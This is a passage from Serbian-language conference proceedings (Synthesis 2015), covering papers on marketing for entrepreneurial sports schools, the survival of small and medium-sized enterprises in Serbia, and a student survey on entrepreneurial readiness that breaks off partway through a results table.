Sportske škole mogu formirati i takmičarske ekipe, koje će sudelovati u zvaničnim takmičenjima u odgovarajućim kategorijama. Cilj je postizanje što boljih sportskih rezultata. Preduzetničke sportske škole, koje imaju i takmičarski aspekt, mogu organizovati sportske pripreme, sportske turnire i sl. Propisi o privatnom preduzetništvu, primenjuju se na samostalno obavljanje sportske aktivnosti, ako zakonom nije drugačije predviđeno.

Međutim, preduzetnicima (vlasnicima sportskih škola) je potrebno znanje iz oblasti sportskog marketinga i marketinga usluga.Vrlo često oni ne poseduju navedena znanja, ali ih borba za opstanak na tržištu, primorava da postanu svesni potreba za primenom principa sportskog i uslužnog marketinga.



DOI: 10.15308/Synthesis-2015-629-632

Preduzetnici koji poseduju svest o moći marketing koncepta, posvetiće punu pažnju marketing planu i programu kao delu njihovog biznis plana. Pri tom će, uz pomoć stručnjaka za sportski i uslužni markering, kreirati celovit marketing program svoje sportske škole.

Celovit marketing program preduzetničkih sportskih škola, uključuje sledeće elemente: marketing istraživanja; sportsko-uslužni marketing miks (7P) i prodajne aktivnosti.

Sportsko-uslužni marketing miks treba da predstavlja delotvornu kombinaciju sedam instrumenata, i to: sportsku ponudu; cene; lokaciju, promociju, osoblje, fizičku sredinu i proces.

Preduzetnicima su potrebna marketing istraživanja, kako bi smanjili rizik donošenja pogrešnih odluka. Istraživanja najčešće nisu velikog obima i treba da ukažu na obim interesovanja polaznika i snagu konkurentskih sportskih škola.

Sportsko-uslužni marketing miks je integrisana kombinacija elemenata, čiji je ključni deo sportska ponuda (obučavanje, vežbanje, navike, usavršavanje, razvoj, pripreme, takmičenje). Od kvaliteta sportske ponude zavisi upis polaznika, ali i njihovo zadržavanje u školi. Drugi element datog miksa je cena koja se utvrđuje za upis članova, zakup prostora, kupovinu opreme, angažovanje trenera, knjigovodtvo i sl.

Treći element uslužno sportskog marketing miksa je lokacija sportske škole. Preduzetnici treba da nastoje da lokacija objekta ne bude odbijajući, nego faktor koji privlači polaznike.

Aktivnostima promocije, kao četvrtim elementom miksa, preduzetnici nastoje da informišu, privuku pažnju, probude interes i podstaknu potencijalne polaznike da dođu u upišu njihovu školu.

Dolaskom u sportsku školu, stručno osoblje (peti element), pre svega treneri, treba da se maksimalno posveti polaznicima, demostrirajući ne samo visoku stručnost, nego i visok nivo ophođenja.

Polaznike sportske škole dočekuje određeno fizičko okruženje (šesti element) u kome treba da provedu dosta vremena. Njihov intezivan doživljaj upotpuniće sportski objekti, koji su tako uređeni da se, osim funkcionalnosti i kvaliteta, zapaža posvećenost estetici.

Proces obuke, usavršavanja i razvoja, kao sedmi element sportsko-uslužnog marketing miksa, omogućava više modaliteteta koje polaznici mogu različito prihvatiti. Iskustvo pokazuje da su inovativni procesi obuke, sprovedeni kroz igru, ono što polaznici preferiraju.

Prodajne aktivnosti su finalni deo celovitog marketing programa. Profit kao logičan preduzetnički cilj, teško se ostvarije samo na osnovu prihoda od članarina polaznika. Profit je eventualno moguće ostvariti transferom takmičara u veće klubove, kao i putem sponzorstva i oglašavanja.

## LITERATURA


Gašović, M. (2009). *Marketing Sportskih Organizacija*. Beograd: Intermanet, str.77-80

Gašović, M. (2014). *Preduzetništvo-praktikum*. Beograd:VSZŠ, str.101-107

Kotler, F. (2001). *Upravljanje Marketingom.* Zagreb: Mate, str.9

Pope, N., & Turco, D. (2003). *Sport & Event Marketing.* London: McGrow-Hill, str.69-75

Siropolis, C. N. (2005). *Menadžment malog preduzeća: vodič u preduzetništvo*, Zagreb: Mate, str. 65-75

Službeni glasnik RS. (2011). Zakon o sportu. *Službeni glasnik RS,* br. 24/2011.

Tomić, M. (2001). *Marketing u sportu: tržište i sportski proizvodi*, Beograd: Astimbo.

Vajić, M. (2004). *Preduzetnički menadžment: biznis plan i biznis programi.* Beograd: Institut MSP, Zagreb: Centar za investicije, str. 217-221




DOI: 10.15308/Synthesis-2015-629-632

Synthesis
International Scientific Conference of IT and Business-Related Research

# OPSTANAK MALIH I SREDNJIH PREDUZEĆA U USLOVIMA OTEŽANOG PRIVREĐIVANJA

## THE SURVIVAL OF SMALL AND MEDIUM-SIZED ENTERPRISES IN DIFFICULT BUSINESS CONDITIONS

Nino Vesković
Univerzitet Singidunum, Poslovni fakultet u Beogradu, Beograd, Srbija

**Apstrakt:**
Mala i srednja preduzeća predstavljaju tradicionalan način poslovanja koji nudi brojne prednosti, poput poboljšane stope zaposlenosti nisko i visoko kvalifikovane radne snage, u smislu trajne uposlenosti, brži ukupni rast i razvoj samog sektora sa dinamičnijom transformacijom ka ravnomernijem lokalnom i regionalnom razvoju. Na osnovu statističkih podataka Privredne komore Republike Srbije (PKRS) evidentno je da tokom 2013. godine od ukupnog broja pravnih lica u privredi Republike, 99,8% odlazi na mala i srednja preduzeća, s obzirom da ona čine 34% BDP, i učestvuju sa 44,5% u ukupnom izvozu i sa 66,5% u ukupnom broju zaposlenih. Međutim, mala i srednja preduzeća (MSP) su suočena sa brojnim problemima koji su prouzrokovani ekonomskom krizom, a koje bi trebalo prevazići Nacionalnom strategijom.

**Ključne reči:**
mala i srednja preduzeća (MSP), zaposlenost, dinamičnost, rast i razvoj.

**Abstract:**
Small and medium-sized enterprises (SME) represent the traditional way of doing business, which offers numerous advantages such as improved employment rates of the low and highly skilled workforce, in terms of permanent employment, faster overall growth and development of the sector with a more dynamic transformation towards a more balanced local and regional development. According to statistics of the Chamber of Commerce of the Republic of Serbia (SCRS) for the year 2013, it can be observed that out of the total number of legal entities of the entire Serbian economy, 99, 8% goes to SME, as they account for 34% of GDP, 44,5% of total exports and 66,5% of the total number of employees. However, SME face numerous problems triggered by the economic crisis that could be overcome by the National Strategy.

**Key words:**
small and medium-sized enterprises (SME), employment, dynamics, growth and development.

## 1. UVOD

Privrede gotovo svih razvijenih zemalja sveta prepoznaju segment malih i srednjih preduzeća (MSP) kao najznačajniji (Erić *et al.*, 2012). Ovaj rad polazi od osnovne hipoteze da su MSP korisna za privredni razvoj Republike Srbije (RS), i pomoćnih hipoteza koje kažu da ovaj segment nudi stabilan izvor: novih radnih mesta, povećanu zaposlenost, preduslov za poboljšanje standarda, blagostanja, inovacije, povećanje poreskih prihoda kroz smanjenje neformalne odnosno sive ekonomije. MSP su fleksibilna, i pomažu da se brže i efikasnije izvrši prilagođavanje turbulentim promenama na tržištu uspevajući da svojim uslugama/proizvodima zadovolje posebne potrebe, tražnju i očekivanja potrošača. Mnoga od njih, a naročito trgovinske radnje, deluju mahom lokalno. Isto tako, MSP na nacionalnom nivou doprinose privrednom razvoju i utiču na smanjenje siromaštva tako da predstavljaju značajan faktor globalnog poslovanja, što predstavlja dopunu glavnoj hipotezi (Erić *et al.*, 2012).

## 2. REZULTATI

Republička agencija za razvoj malih i srednjih preduzeća i preduzetništva tokom 2008. godine je sprovela istraživanje po kom se vidi neravnomerna zastupljenost MSP po granama delatnosti. Prema navedenom istraživanju sektor trgovine zauzima drugo mesto, dok je u 2012. godini primetno povećanje u sektorima trgovine na veliko i malo, i iznosi ukupno 27% (Poslodavci, 2012). Podaci su predstavljeni u tabeli sastavljenoj na osnovu datog istraživanja:

| Delatnost MSP | Udeo u % 2008. | Udeo u % 2012. |
|---|---|---|
| Proizvodnja i prerada | 35,54% | 13,17% |
| Trgovina na malo | 14,85% | 27% zajedno |
| Trgovina na veliko | 9,31% | 27% zajedno |


Tabela 1. Zastupljenost po granama delatnosti MSP, 2008/2012

Iz gorenavedenog se može videti da podršku procesu poznatom kao samozapošljavanje predstavljaju sredstva koja svaki nezaposleni građanin RS može da ostvari u vidu subvencija za nabavku osnovnih sredstava i slično, vezanih za realizaciju biznis plana (Erić *et al.*, 2012). Postoji mogućnost otvaranja novih radnih mesta, jer je sektor nosilac privrednog rasta i razvoja, sa dinamičnim rastom zaposlenosti od 24,9% (Erić *et al.*, 2012). Nacionalna strategija razvoja Republike Srbije predvidela je da bi na godišnjem nivou, broj novoootvorenih malih i srednjih preduzeća trebalo da bude za 10.000 veći od broja zatvorenih preduzeća. Takođe, Republika Srbija bi do kraja 2015. godine trebalo da ima oko 150.000 aktivnih MSP koja će zapošljavati

E-mail: nino.veskovic.12@singimail.rs
DOI: 10.15308/Synthesis-2015-633-634

oko dva miliona građana (Bizlife, 2014). Stiče se utisak da posebna pažnja treba da bude usmerena na: omladinu, pojedince sa nižim stepenom obrazovanja, pojedince starije od 50 godina (Erić *et al*., 2012).

Osim toga, Vlada Republike Srbije je u okviru Nacrta strategije za podršku razvoju malih i srednjih preduzeća, preduzetništva i konkurentnosti u periodu 2015 – 2020 predočila novi, veoma optimističan plan zapošljavanja u sektoru MSP. Pored toga, Vlada RS je pripremila još dva dokumenta koja će se baviti podsticajem razvoja MSP i očekuje se da će oni biti usvojeni početkom 2015. godine. Cilj ove strategije je da Srbija obezbedi dostupnije izvore finansiranja za ovaj sektor i da pruži podršku kontinuiranom razvoju ljudskih resursa i sektora obrazovanja, čime se dokazuje glavna hipoteza. Potom, strategija bi trebalo da jača održivost i konkurentnost ovog sektora, da unapredi pristup novim tržištima, da podstakne razvoj i promociju preduzetničkog duha i da podstakne zapošljavanje žena, omladine i jednom rečju društva uopšte, čime su dokazane pomoćne hipoteze. Prema statistikama Privredne komore Srbije (PKS) tokom 2013. godine od ukupnog broja pravnih lica u privredi Republike Srbije 99,8% odlazi na mala i srednja preduzeća, 34% čini BDP, 44,5% učestvuje u izvozu, i 66,5% u ukupnom broju zaposlenih. Normativi vezani za poslovanje MSP bi trebalo da budu usklađeni sa onima koji postoje u Evropskoj uniji. Prema Nacrtu strategije za podršku razvoju malih i srednjih preduzeća i u skladu sa jednim od ciljeva Organizacije za ekonomsku saradnju i razvoj (OECD) Republika Srbija bi trebalo da omogući pomoć i dobro poslovno okruženje državi i privredi. Shodno tome, OECD ostvaruje stalnu komunikaciju i saradnju sa državnim institucijama na lokanom-regionalnom nivou, što ide u prilog dokazivanju osnovne hipoteze: Obezbediti okruženje pogodno za poslovanje ovog sektora kao i za razvoj njegove inovativnosti i konkurentnosti, što bi trebalo da omogući prenošenje znanja i iskustava koja dolaze iz inostranstva. Međunarodna saradnja podstiče inovativnost (u ovakvom vidu poslovanja leži naša budućnost); ulaže u razvoj veština i unapređenje objedinjene tehnologije; razvija sistem stalne edukacije i treninga; koristi kvalifikovanu radnu snagu; organizuje međunarodne kontakte za primenu novih tehnologija, i za zajednička ulaganja; doprinosi organizaciji klastera kako bi se udružila sredstva namenjena razvoju i istraživanju (Mijačić, 2011).




Slika 1: Stanje MSP u privredi RS tokom 2013. godine
Izvor: Autor, na osnovu navedenih podataka u radu

## 3. ZAKLJUČAK

Funkcionisanje malih i srednjih preduzeća u Republici Srbiji vezano je za veliki broj nagomilanih problema, pa je neophodno sprovesti smernice nove državne regulative, čime će se omogućiti ozbiljnija i dugoročnija tržišna egzistencija. Na ovaj način uspešno smo dokazali hipotezu, koja je postavljena u uvodnom delu rada, po kojoj su MSP korisna za privredni razvoj Republike Srbije. Ovaj privredni segment nudi stabilan izvor novih radnih mesta, koja predstavljaju preduslov za poboljšanje standarda, povećanje poreskih prihoda kroz smanjenje neformalne odnosno sive ekonomije, što daje podstrek sticanju i proširivanju znanja.

## LITERATURA

Bizlife. (2014). Optimističan plan zapošljavanja u sektoru MSP. Dostupno na http://www.bizlife.rs/vesti/75049-optimistican-plan-zaposljavanja-u-sektoru-msp. Pristup 22.12.2014.

Erić, D., Beraha, I., Đuričin, S., Kecman, N., & Jakišić, B. (2012). Finansiranje malih i srednjih preduzeća u Srbiji. Dostupno na http://www.pks.rs/SADRZAJ/Files/Biro%20za%20saradnju%20sa%20EU/Finansiranje%20MSP%20u%20Srbiji.pdf (Pristup 22.12.2014.)

Mijačić, D. (2011). Programi podrške malim i srednjim preduzećima preduzetništvu u Republici Srbiji. Dostupno na http://www.lokalnirazvoj.org/upload/Publication/Document/2011_11/Programi_podrske_MSP_i_preduzetnicima_u_Republici_Srbiji.pdf. Pristup 22.12.2014.

Poslodavci. (2012). Neuspeh politike razvoja malih i srednjih preduzeća. Dostupno na: http://www.poslodavci.rs/vesti/neuspeh-politike-razvoja-malih-i-srednjih-preduzeca?id=74. Pristup 22.12.2014.



DOI: 10.15308/Synthesis-2015-633-634

Synthesis
International Scientific Conference of IT and Business-Related Research

# VIRTUELNO PREDUZETNIŠTVO: OBRAZOVANJE KAO PODRŠKA PREDUZETNIČKOJ SPREMNOSTI STUDENATA

## VIRTUAL ENTREPRENEURSHIP: EDUCATION IN SUPPORT OF ENTREPRENEURIAL READINESS OF STUDENTS

Zoran Rakićević[1], Jasmina Omerbegović Bijelović[1], Brankica Ljamić-Ivanović[2]
[1]Fakultet organizacionih nauka, Univerzitet u Beogradu, Jove Ilića 154, Beograd, Srbija
[2]Sinhronia Beograd, Srbija

**Apstrakt:**
Ovaj rad prikazuje značaj preduzetničkog obrazovanja na fakultetima u Srbiji na osnovu rezultata istraživanja o preduzetničkoj spremnosti studenata. Istraživanje je sprovedeno putem upitnika o stavovima studenata na osnovu pet dimenzija preduzetničke spremnosti: preduzetničke namere; sposobnost za preduzetništvo; atraktivnosti preduzetničkog zanimanja; orijentacija ka učenju; i strast prema radu. Dimenzije preduzetničke spremnosti u istraživanju su povezane sa različitim karakteristikama studenata a) fakultetsko obrazovanje (inženjersko, menadžersko); b) preduzetničko obrazovanje kroz nastavu na fakultetu i seminare o preduzetništvu; c) preduzetničko iskustvo u porodici i okruženju; d) različite socio-demografske osobine studenata. Na osnovu toga, autori rada su definisali devet istraživačkih pitanja koja su analizirana uz pomoć koeficijenta korelacije i T-testa. Uzorak istraživanja obuhvatio je 113 studenata sa različitih fakulteta u Srbiji. Najinteresantnije istraživačko pitanje odnosilo se na poređenje dve grupe studenta (inženjeri, menadžeri) i njihove preduzetničke spremnosti. Razlika između prethodno navedene dve grupe studenta je statistički dokazana na osnovu analize navedenog uzorka i predstavljena je u radu zajedno sa ostalim odgovorima na pitanja obuhvaćena ovim istraživanjem Dobijeni rezultati istraživanja ukazuju na neophodnost uvođenja virtuelnog preduzetništva kao akademskog predmeta na svim fakultetima i univerzitetima, u svrhu obrazovanja budućih inženjera i menadžera.

**Ključne reči:**
virtuelno preduzetništvo, preduzetnička spremnost, preduzetničke namere.

**Abstract:**
This paper highlights the importance of entrepreneurial education at the faculties in Serbia based on the research results on entrepreneurial readiness of students. Research was conducted by means of a questionnaire examining students' opinion and attitudes regarding the five dimensions of entrepreneurial readiness: entrepreneurial intention; entrepreneurial skills; attractiveness of entrepreneurial profession; learning orientation; passion for work. This research connects the dimensions of entrepreneurial readiness with different characteristics of students: a) university education (managers, engineers); b) entrepreneurial education through lectures at the faculty and seminars on entrepreneurship; c) entrepreneurial experience in the family and close environment; d) different socio-demographic characteristics of students. Based on that, the authors defined nine research questions that are statistically analyzed using the correlation coefficient and T-test. The sample included 113 students from several faculties in Serbia. The most interesting question refers to the comparison of two groups of students (managers and engineers) according to their entrepreneurial readiness. Based on the analyzed sample of students, the difference between these two groups is statistically proven and shown in this paper, together with all other research results. The research results indicate the importance and necessity of introducing virtual entrepreneurship as an academic course at different faculties and universities for the purpose of educating future engineers and managers.

**Key words:**
virtual entrepreneurship, entrepreneurial readiness, entrepreneurial intention.

## 1. UVOD

Svaki preduzetnički poduhvat koji se pokreće predstavlja rezultat određene preduzetničke namere pojedinca ili grupe. Uspeh pokrenutog biznisa u velikoj meri zavisi od preduzetničkih namera budućeg preduzetnika i njegove spremnosti da se „žrtvuje" za dostizanje poslovnih ciljeva. Virtuelno preduzetništvo je način edukacije studenta iz oblasti preduzetništva i upravljanja MSP koje ima za cilj da pospeši i podrži preduzetničke namere studenta. Pod preduzetničkim namerama se podrazumevaju namere u pokretanju poslovnog poduhvata u budućnosti. Različiti autori su ispitivali preduzetničke namere i njihovu vezu sa brojnim drugim faktorima:

- De Clercq *et al.* (2013) su ispitivali efekat orijentacije ka učenju i strast prema radu na preduzetničke namere studenata;
- Dinis *et al.* (2013) i Zampetakis *et al.* (2011) su istraživali uticaj psiholoških karakteristika (kreativnost i emocionalna inteligencija) studenata;
- Farashah i Souitaris (2013) su ispitivali uticaj obrazovanja i treninga iz oblasti preduzetništva;
- Lee *et al.* (2011) su pokazali uticaj radnog okruženja i zadovoljstva poslom na preduzetničke namere;
- Nabi *et al.* (2010) i Zhang *et al.* (2013) su istraživali uticaj visokog obrazovanja na preduzetničke namere.

U ovom radu virtuelno preduzetništvo se predstavlja kao koncept akademskog predmeta čija je uloga da doprinese boljoj edukaciji studenata u Srbiji. Celokupna ideja za organizovanjem ovakve vrste obrazovanja na nivou svih fakulteta a naročito onih inženjerskih, je proizašla iz rezultata istraživanja o preduzetničkim namerama. Nakon uvoda, u drugom delu opisuje se koncept virtuelnog preduzetništva kao akademskog predmeta. Treći deo definiše i opisuje pojmove preduzetnička spremnost i preduzetnička namera, kao i faktore, koji prema različitim autorima, mogu na njih uticati. Četvrti deo rada predstavlja sprovedeno istraživanje o spremnosti studenata u Srbiji na preduzetništvo. Peti deo razmatra rezultate istraživanja i daje odgovore na postavljena istraživačka pitanja. Na kraju, šesti deo čini rezime i zaključak rada.

E-mail: zoran.rakicevic@fon.bg.ac.rs
DOI: 10.15308/Synthesis-2015-635-641

## 2. VIRTUELNO PREDUZETNIŠTVO

Preduzetništvo se definiše kao proces u kojem pojedinac sledi poslovnu priliku bez osvrtanja na resurse kojima trenutno upravlja, i kao „umetnost" prevođenja ideje u novi poslovni poduhvat (Beringer & Ireland, 2010, str. 30). Preduzetnici prepoznaju priliku kao nezadovoljenu tržišnu potrebu i prevode je u uspešan biznis, pokretanjem novog preduzeća da bi zadovoljili te potrebe. (Hsieh *et al.*, 2007; Moor *et al.*, 2008, str. 6). Prema Omerbegović-Bijelović (2010, str. 234), preduzetništvo se može definisati kao „društvena funkcija stvaranja nove vrednosti kroz kreativnu kombinaciju poslovnih resursa". Zampetakis (2013) tvrdi da je preduzetništvo povezano sa stvaranjem nove vrednosti i da ima značajan uticaj na ekonomski razvoj i zapošljavanje. Značaj izučavanja preduzetništva se ogleda u doprinosu koje preduzetništvo ima u savremenim ekonomijama, jer doprinosi kreiranju novih radnih mesta i stvaranju nove vrednosti.

Virtuelno preduzetništvo predstavlja posebno organizovan oblik učenja i edukacije studenata iz oblasti preduzetništva i upravljanja malim i srednjim preduzećima (MSP). Kroz interaktivni rad sa nastavnikom i mentorom, studenti uče i upoznaju se sa brojnim procesima koji imaju zadatak da simuliraju realne procese i situacije u kojim se preduzetnik nalazi kada započinje i kada upravlja svojim preduzećem. Virtuelno preduzetništvo ima i za cilj da osposobi studente za njihov budući izbor u pogledu zanimanja „preduzetnik". U zajedničkom radu studenta i mentora nastavnika, zajednički se virtuelno i „u učionici" pokreće i upravlja poslovnim poduhvatom. Pored praktičnog dela upravljanja malim biznisom, studenti slušaju i teorijsku nastavu iz tematskih oblasti preduzetništva i upravljanja MSP: kreiranje i analiza poslovne ideje; preduzetnički resursi; istraživanje tržišta za poslovnu ideju; sastavljanje i analiza biznis plana i njegovih delova (opis preduzetničke ideje, tržište i marketinški deo, procesno-resursni deo, organizaciono-menadžerski deo, ekonomsko-finansijski deo, operativni deo); koraci u pokretanju virtuelnog poslovnog poduhvata (aktivnosti u osnivanju malog preduzeća kroz upoznavanje sa neophodnom dokumentacijom i administracijom); izbor tehnološkog procesa za proizvod/uslugu; izbor dobavljača sirovina; prikupljanje neophodnih resursa za pokretanje poslovnog poduhvata; intelektualna svojina u cilju zaštite preduzetnikove poslovne ideje; društveni ciljevi u poslovanju malim biznisom i društveno odgovorno poslovanje; upravljanje malim biznisom. Na ovaj način studenti interaktivno, kroz timski rad uče o fenomenu preduzetništva i prolaze obuku iz različitih oblasti koje su povezane sa osnivanjem i vođenjem preduzetničkog poduhvata.

## 3. PREDUZETNIČKA SPREMNOST

Jedna od najčešćih dilema u vezi sa preduzetnicima je: *Da li se preduzetnici rađaju ili vremenom postaju?* Ovo pitanje se bazira na mitu da su neki ljudi prirodno predodređeni da budu preduzetnici. Dva glavna faktora koja mogu uticati na pokretanje uspešnog poslovnog poduhvata su: preduzetnička prilika i sklonost pojedinca ka preduzetništvu. Preduzetnička prilika je povoljan skup okolnosti koji stvara potrebu za novim proizvodom, uslugom ili biznisom (Beringer & Ireland, 2010, p 66). Souitaris *et al.* (2007) veruju da inspiracija za preduzetništvo dolazi od emotivne hemije između pojedinca i konkretne prilike (Zampetakis *et al.*, 2013). Težnja ili tendencija osobe ka preduzetništvu se definiše kao preduzetnička spremnost ili preduzetnička namera (De Clercq *et al.*, 2013). Preduzetnička namera se odnosi na nameru pokretanja preduzeća ili biznisa u budućnosti. U preduzetničkom smislu, Thompson (2009, p. 676) definiše nameru kao samo-potvrdu uverenja osobe da namerava da pokrene novi poslovni poduhvat ili svesno planira da to učini u nekom budućem trenutku. Ajzen (1991) navodi generičku definiciju namere kao „spremnost osobe da izvrši zadato ponašanje". To znači da se preduzetnička namera i spremnost za preduzetništvo mogu smatrati i sinonimima u određenom smislu.

Različite veze između: 1) ličnih karakteristika pojedinca i faktora okruženja, i 2) preduzetničkih namera pojedinca, istražena su kod različitih autora u literaturi:

- Preduzetničko okruženje: Ljudi čiji su roditelji preduzetnici, vrlo je verovatno da i sami postanu preduzetnici (Solesvik *et al.*, 2013). Takođe, ista mogućnost je i sa onima koji imaju poznanika preduzetnika (Beringer & Ireland, 2010, p. 40).
- Visoko obrazovanje: Prema Nabi *et al.* (2010), visoko obrazovanje smanjuje verovatnoću za preduzetništvom. Što je pojedinac obrazovaniji i više specijalizovan za određenu profesiju, to postaje privlačniji drugim preduzećima i kompanijama. Preduzetnike čine ljudi koji su okrenuti više ka biznisu a manje ka obrazovanju. Suprotno tome, Zhang *et al.* (2013) smatraju da je veza između obrazovanja i preduzetništva pozitivna.
- Preduzetničko obrazovanje: Ovaj tip obrazovanja u detinjstvu i adolescenciji je potvrđen kao važan za kasnije preduzetničke namere (Dinis *et al.*, 2013). Farashah (2013) i Solesvik *et al.* (2013) su pokazali da postoji pozitivna veza između preduzetničkog obrazovanja i preduzetničkih namera. Farashah (2013) razlikuje tri tipa preduzetničkog obrazovanja: 1) Učenje da se razume preduzetništvo kao akademska disciplina, 2) Učenje da se deluje na preduzetnički način što je karakteristično za interno preduzetništvo i 3) Učenje da bi se postao preduzetnik.
- Psihološki faktori: privlače najveću istraživačku pažnju. Glavne psihološke karakteristike koje su povezane sa preduzetničkom namerom, prema Dinis *et al.* (2013) su: sklonost ka riziku; samopouzdanje, i želja za dokazivanjem. Zampetakis *et al.* (2013) su pokazali vezu između emocionalne inteligencije studenata i njihovih preduzetničkih namera. U drugom radu, autori su uspostavili vezu između individualne kreativnosti studenata i njihovih preduzetničkih namera.
- Pol: Žene imaju manju želju da započnu sopstveni biznis nego muškarci (Lee *et al.*, 2011; Zhang *et al.*, 2013).
- Ekonomsko okruženje: Preduzetničke namere mogu takođe zavisiti od eksternih faktora, kao sto su postojanje neželjenog ekonomskog okruženja i nedostatak redovnih mogućnosti za zapošljavanje (De Clercq *et al.*, 2013).
- Radno okruženje sa nepovoljnom inovacionom klimom i/ili nedostatkom tehničkih podsticaja izvrsnosti, utiče na preduzetničke namere, kroz nisko zadovoljstvo poslom (Lee *et al.*, 2011).
- Orijentacija ka učenju i strast prema radu nisu jedino bitni za formiranje preduzetničkih namera pojedinca, već ove dve osobine podržavaju prevođenje svake preduzetničke želje i mogućnosti za pokretanjem sopstvenog biznisa u preduzetničke namere (De Clercq *et al.*, 2013).

Preduzetnička spremnost je širi koncept od preduzetničkih namera i definiše se kao lična kompetentnost pojedinca i njegov potencijal za preduzetništvo. Sastoji se od sledećih pet karakteristika tj. dimenzija (De Clercq *et al.*, 2013):

1) Preduzetnička namera (engl. *entrepreneurial intention*), namera pojedinca da pokrene novi poslovni poduhvat u budućnosti.



DOI: 10.15308/Synthesis-2015-635-641

2) Doživljena sposobnost za preduzetništvo (engl. *perceived ability*), potencijal sa kojim pojedinac smatra da je sposoban da postane uspešan preduzetnik.
3) Atraktivnost preduzetničkog zanimanja (engl. *perceived attractiveness*), sklonost pojedinca ka preduzetničkom zanimanju.
4) Orijentacija ka učenju (engl. *learning orientation*), spremnost pojedinca da kontinuirano unapređuje i širi svoja znanja.
5) Strast prema radu (engl. *passion for work*), stepen motivacije i stepen zadovoljstva poslom.

Svaka od dimenzija preduzetničke spremnosti obuhvatila je niz pitanja o stavovima studenata koja su predstavljena zajedno sa odgovorima u Tabeli 2.

## 4. ISTRAŽIVANJE

Istraživanje o spremnosti studenata na preduzetništvo je sprovedeno u periodu od decembra 2013. do novembra 2014. godine među 113 studenata državnih i privatnih fakulteta u Srbiji. Studenti su odgovarali na dve grupe pitanja iz ankete. Prva grupa pitanja se odnosila na socio-demografske i ostale karakteristike ispitanika: pol, godine starosti, fakultet, godina studija na fakultetu, prosečna ocena na studijama, mesto življenja, da li studenti imaju preduzetnika u porodici, da li su pohađali nastavu ili seminare iz preduzetništva. Tabela 1 predstavlja frekvencije odgovora ispitanika.

Drugi deo upitnika odnosio se na pet grupa pitanja o preduzetničkoj spremnosti, definisanih kroz pet dimenzija: preduzetničke namere, sposobnost za preduzetništvo, atraktivnost preduzetničkog zanimanja, orijentacija ka učenju i strast prema radu. Ova pitanja bila su definisana kao iskazi sa odgovorima na Likert skali od 1 – „potpuno se ne slažem" do 5 – „potpuno se slažem" (Tabela 2). Pitanja su bila izmešana u anketnom upitniku da bi se izbegla pristrasnost studenta u davanju odgovora.

Na osnovu karakteristika anketiranih studenata i njihovih stavova o spremnosti na preduzetništvo, u radu su definisana sledeća istraživačka pitanja (P1-P9):

**P1:** *Da li godine starosti studenta predodređuju njihovu preduzetnička spremnost?*
**P2:** *Da li postoji veza između prosečne ocene na studijama i njihove preduzetničke spremnosti?*
**P3:** *Da li pol studenta predodređuje njihovu preduzetničku spremnost?*
**P4:** *Da li se studenti iz Beograda razlikuju od studenta iz drugih gradova Srbije u pogledu preduzetničke spremnosti?*
**P5:** *Da li studenti na završnim godinama studija imaju veću preduzetničku spremnost nego studenti na nižim godinama studija?*
**P6:** *Da li se studenti inženjerstva i menadžmenta razlikuju u pogledu preduzetničke spremnosti?*
**P7:** *Da li studenti koji imaju preduzetnika u porodici imaju veći nivo preduzetničke spremnosti nego studenti koji nemaju preduzetnike u porodici?*

| | Kategorijalne varijable | Broj* | Procenat[%] |
|---|---|---|---|
| Pol | Muškarci | 46 | 40,7% |
| | Žene | 67 | 59,3% |
| Fakultet | Fakultet organizacionih nauka | 74 | 65,5% |
| | Mašinski fakultet | 8 | 7,1% |
| | Ekonomski fakultet | 3 | 2,7% |
| | Elektrotehnički fakultet | 3 | 2,7% |
| | Tehnološko-metalurški fakultet | 3 | 2,7% |
| | Arhitektonski fakultet | 2 | 1,8% |
| | Fakultet dramskih umetnosti | 2 | 1,8% |
| | Fakultet za poslovne studije, Megatrend univerzitet | 5 | 4,4% |
| | Računarski fakultet, Univerzitet Union | 2 | 1,8% |
| | Poslovni fakultet, Singidunum Univerzitet | 2 | 1,8% |
| | Ostali fakulteti | 9 | 8,1% |
| Obrazovanje | Menadžment | 43 | 38,1% |
| | Umetnost i humanističke nauke | 3 | 2,7% |
| | Inženjerstvo | 67 | 59,3% |
| Godina studija | Prva | 2 | 1,8% |
| | Druga | 18 | 15,9% |
| | Treća | 33 | 29,2% |
| | Četvrta | 47 | 41,6% |
| | Master studije | 13 | 11,5% |
| Mesto življenja | Beograd | 68 | 60,2% |
| | Ostali gradovi | 45 | 39,8% |
| Preduzetnik u porodici | Da | 36 | 31,9% |
| | Ne | 77 | 68,1% |
| Preduzetničko obrazovanje | Da | 20 | 18,2% |
| | Ne | 90 | 81,8% |
| Seminari iz preduzetništva | Da | 52 | 46% |
| | Ne | 61 | 54% |

Tabela 1. Kategorijalne varijable i njihove frekvencije



DOI: 10.15308/Synthesis-2015-635-641

| Varijable | Srednja vrednost | Standardna devijacija |
|---|---|---|
| Spremnost na preduzetništvo: | 3,73 | 0,632 |
| Preduzetnička namera (Likert skala 1-5): | 3,23 | 1,099 |
| Verovatno ću uskoro pokrenuti sopstveni biznis | 3,32 | 1,054 |
| Pripremam se da otpočnem sopstveni biznis | 3,14 | 1,238 |
| Sposobnost za preduzetništvo (Likert skala 1-5): | 3,34 | 0,917 |
| Potpuno mi je izvodljivo da otpočnem i samostalni posao. | 3,03 | 1,022 |
| Osećam se sigurnim da ću moći da otpočnem sopstveni posao ukoliko to budem želeo. | 3,65 | 1,024 |
| Atraktivnost preduzetničkog zanimanja (Likert skala 1-5): | 3,80 | 1,114 |
| Imam jaku želju da otpočnem svoj biznis. | 3,80 | 1,189 |
| Imam jaku potrebu za samo-zapošljavanjem. Moja želja je da imam sopstvenu firmu. | 3,81 | 1,151 |
| Orijentacija ka učenju (Likert skala 1-5): | 4,41 | 0,476 |
| Često čitam (članke, knjige, pregledam internet) da bih pojačao sopstvene sposobnosti. | 4,42 | 0,729 |
| Često tražim prilike da razvijem nove veštine i znanja. | 4,50 | 0,709 |
